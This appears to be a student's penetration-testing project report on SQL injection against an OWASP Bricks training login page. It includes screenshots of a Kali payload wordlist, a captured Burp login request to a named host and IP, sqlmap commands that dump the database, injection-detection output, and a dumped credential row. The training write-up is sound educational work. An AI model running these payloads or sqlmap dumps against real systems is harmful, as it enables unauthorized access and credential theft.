SQL Injection Project on Auth Bypass & Credential Exfiltration

by

Emmanuel Olajoseph

Date of Report: Jan 8, 2026

Ethics & Scope: This project documents testing performed **only** against an intentionally vulnerable training instance provided for ethical practice. Do **not** use these techniques on systems you do not own or lack explicit written permission to test.

Summary

- **Target**: Intentionally vulnerable login endpoint (training instance).
- **Goal**: Demonstrate SQL injection leading to **authentication bypass** and **exfiltration of stored credentials**.
- **Methods**:
    1. **Manual** exploitation via crafted payloads and wordlists.
    2. **Automated** exploitation using `sqlmap`.
- **Tooling**: Burp Suite (Proxy/Repeater/Intruder), `sqlmap`, Kali Linux payload wordlists (e.g., `SQL.txt`), browser.
- **Outcome**: Verified SQLi at login, bypassed auth, enumerated DB structure, and dumped user credential records (sanitized in report).

Skills Demonstrated

- Web app recon & traffic interception (Burp Proxy)
- Input tampering & payload testing (error-based, boolean-based, union-based)
- Automating detection/exploitation with `sqlmap`

High-Level Workflow

1. **Proxy setup** → route browser through Burp; capture baseline login request.
2. **Manual SQLi testing** → inject payloads in `username`/`password`; evaluate responses.
3. **Automated verification** → run `sqlmap` against the same request to confirm and enumerate.
4. **Evidence** → save key HTTP requests/responses and sanitized DB dumps.
5. **Reporting**

Repo Structure

```
.
├─ README.md
├─ report/
│  ├─ SQLi_Project_Report.pdf # exported report (or .md)
│  └─ evidence/
```


```
│  ├─ requests/
│  │  ├─ baseline_login.txt
│  │  └─ sqli_login_payloads.txt
│  ├─ screenshots/
│  │  ├─ 01_login_page.png
│  │  ├─ 02_burp_repeater.png
│  │  ├─ 03_auth_bypass.png
│  │  ├─ 04_sqlmap_detection.png
│  │  ├─ 05_sqlmap_dump.png
│  │  └─ 06_db_overview.png
│  └─ dumps/
│  ├─ dbs.txt
│  ├─ tables.txt
│  └─ users_sanitized.csv
└─ legal/
└─ authorization.md
```


Tools Used


- **Burp Suite** (Community edition): Proxy, Repeater, Intruder
- **sqlmap**: Automated SQLi detection/exploitation
- **Kali Linux**: Wordlists (`wfuzz/payloads/SQL.txt`), terminal utilities


Legal & Responsible Disclosure


All data shown in the report is **redacted/sanitized**. Follow your organization's policy and relevant laws. Use parameterized queries, strict input validation, least privilege DB accounts, and WAF/monitoring.



kali linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ locate SQL


kali linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
/usr/share/powershell-empire/empire/server/data/module_source/situational_awareness/network/Get-SQLServerInfo.ps1
/usr/share/responder/servers/MSSQL.py
/usr/share/responder/servers/__pycache__/MSSQL.cpython-313.pyc
/usr/share/responder/tools/FindSQLSrv.py
/usr/share/responder/tools/__pycache__/FindSQLSrv.cpython-313.pyc
/usr/share/spike/audits/MSSQL
/usr/share/spike/audits/MSSQL/.xvpics
/usr/share/spike/audits/MSSQL/mssql.cap
/usr/share/spike/audits/MSSQL/mssql.png
/usr/share/spike/audits/MSSQL/mssql.spk
/usr/share/spike/audits/MSSQL/mssql7.spk
/usr/share/spike/audits/MSSQL/mssql_cropped.png
/usr/share/spike/audits/MSSQL/mssqlspk.png
/usr/share/spike/audits/MSSQL/notes
/usr/share/spike/audits/MSSQL/resolver.spk
/usr/share/spike/audits/MSSQL/.xvpics/mssql_cropped.png
/usr/share/spike/audits/MSSQL/.xvpics/mssqlspk.png
/usr/share/wfuzz/wordlist/Injections/SQL.txt
┌──(kali㉿kali)-[~]
└─$ cd /usr/share/wfuzz/wordlist/Injections/SQL.txt



kali linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
kali@kali: /usr/share/wfuzz/wordlist/Injections
Session Actions Edit View Help
/usr/share/spike/audits/MSSQL
/usr/share/spike/audits/MSSQL/.xvpics
/usr/share/spike/audits/MSSQL/mssql.cap
/usr/share/spike/audits/MSSQL/mssql.png
/usr/share/spike/audits/MSSQL/mssql.spk
/usr/share/spike/audits/MSSQL/mssql7.spk
/usr/share/spike/audits/MSSQL/mssql_cropped.png
/usr/share/spike/audits/MSSQL/mssqlspk.png
/usr/share/spike/audits/MSSQL/notes
/usr/share/spike/audits/MSSQL/resolver.spk
/usr/share/spike/audits/MSSQL/.xvpics/mssql_cropped.png
/usr/share/spike/audits/MSSQL/.xvpics/mssqlspk.png
/usr/share/wfuzz/wordlist/Injections/SQL.txt
┌──(kali㉿kali)-[~]
└─$ cd /usr/share/wfuzz/wordlist/Injections
┌──(kali㉿kali)-[/usr/share/wfuzz/wordlist/Injections]
└─$ ls
All_attack.txt bad_chars.txt SQL.txt Traversal.txt XML.txt XSS.txt
┌──(kali㉿kali)-[/usr/share/wfuzz/wordlist/Injections]
└─$ cat SQL.txt



kali linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
kali@kali: /usr/share/wfuzz/wordlist/Injections
Session Actions Edit View Help
┌──(kali㉿kali)-[/usr/share/wfuzz/wordlist/Injections]
└─$ cat SQL.txt
'
"
#
-
--
'%20--
--';
'%20;
=%20'
=%20;
=%20--
\x23
\x27
\x3D%20\x3B'
\x3D%20\x27
\x27\x4F\x52 SELECT *
\x27\x6F\x72 SELECT *
'or%20select *
admin'--
<>"'%;)(&+



OWASP Bricks Login For
https://issauga.lt/login-1/index.php
Bricks
Login
Wrong user name or password.
Username:
Alex
Password:
Submit
SQL Query: SELECT * FROM users WHERE name='Alex' and password='Oti'



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.7.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to https://issauga.lt:443 [193.46.84.144]
Open browser
Time Type Direction Method URL Status code Length
21:45:03 8 Jan 2... HTTP Request POST https://issauga.lt/login-1/index.php


Request
Pretty Raw Hex
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: https://issauga.lt
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://issauga.lt/login-1/index.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
username=Alex&passwd=Oti&submit=Submit
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 0
Request headers 22


kali linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
kali@kali: ~/ProjectSQL
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ cd ProjectSQL
┌──(kali㉿kali)-[~/ProjectSQL]
└─$ nano file.txt
┌──(kali㉿kali)-[~/ProjectSQL]
└─$ ls
file.txt
┌──(kali㉿kali)-[~/ProjectSQL]
└─$ cat file.txt
OST /login-1/index.php HTTP/2
Host: issauga.lt
Content-Length: 39
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: https://issauga.lt
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36


kali linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
kali@kali: ~/ProjectSQL
Session Actions Edit View Help
┌──(kali㉿kali)-[~/ProjectSQL]
└─$ sqlmap -r file.txt -p passwd --dump


kali linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
Referer: https://issauga.lt/login-1/index.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
username=Alex+&passwd=Oti&submit=Submit
┌──(kali㉿kali)-[~/ProjectSQL]
└─$ sqlmap -r file.txt -p username
{1.9.8#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's resp
onsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for ar
y misuse or damage caused by this program
[*] starting @ 14:41:55 /2026-01-09/
[14:41:55] [INFO] parsing HTTP request from 'file.txt'
[14:41:56] [INFO] testing connection to the target URL


[00:41:42] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[00:41:43] [INFO] POST parameter 'username' is 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[00:41:43] [INFO] testing 'MySQL inline queries'
[00:41:43] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[00:41:44] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[00:41:44] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[00:41:45] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[00:41:45] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[00:41:46] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[00:41:46] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[00:41:58] [INFO] POST parameter 'username' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[00:41:58] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:41:58] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[00:41:58] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[00:41:59] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[00:42:01] [INFO] target URL appears to have 8 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] y


File Actions Edit View Help
GNU nano 8.4
users.csv
id,users,ua,lang,ref,email,host,name,password
0,Brick_Browser,en,http://193.46.84.144//content-13/index.php,admin@getmantra.com,127.0.0.1,admin,admin
